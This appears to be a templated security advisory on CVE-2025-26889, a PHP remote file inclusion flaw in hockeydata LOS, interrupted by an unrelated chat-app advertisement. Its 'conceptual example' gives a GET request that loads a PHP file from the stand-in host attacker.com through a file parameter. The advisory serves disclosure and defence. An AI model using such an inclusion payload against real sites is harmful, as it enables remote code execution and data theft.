
Overview
A critical vulnerability identified as CVE-2025-26889 has been detected in NotFound hockeydata LOS that can potentially compromise the system or lead to data leakage. This security flaw is due to improper control of the filename for Include/Require Statement in PHP Program, commonly known as PHP Remote File Inclusion. It poses a significant threat to any organization using versions through 1.2.4 of NotFound hockeydata LOS.
Vulnerability Summary
CVE ID: CVE-2025-26889
Severity: High Risk (CVSS: 7.5)
Attack Vector: Network
Privileges Required: Low
User Interaction: None
Impact: Potential system compromise and data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
NotFound HockeyData LOS | up to and including 1.2.4
How the Exploit Works
The exploit takes advantage of the lack of proper control of filenames in Include/Require statements in PHP programs within NotFound hockeydata LOS. An attacker can craft a specific URL or form data to include a remote file. This file can then be executed as part of the PHP application, potentially allowing unauthorized system access or data leakage.
Conceptual Example Code
Below is a conceptual example of how the vulnerability might be exploited. This could be a sample HTTP request:
GET /vulnerable/endpoint?file=http://attacker.com/malicious_file.php HTTP/1.1
Host: target.example.com
In the above example, the attacker is attempting to include ‘malicious_file.php’ from ‘attacker.com’ into the current script’s execution.
Mitigation
Users are advised to apply the vendor patch as soon as it becomes available. As a temporary mitigation, implementing a Web Application Firewall (WAF) or Intrusion Detection System (IDS) can be beneficial in detecting and blocking attempts to exploit this vulnerability.
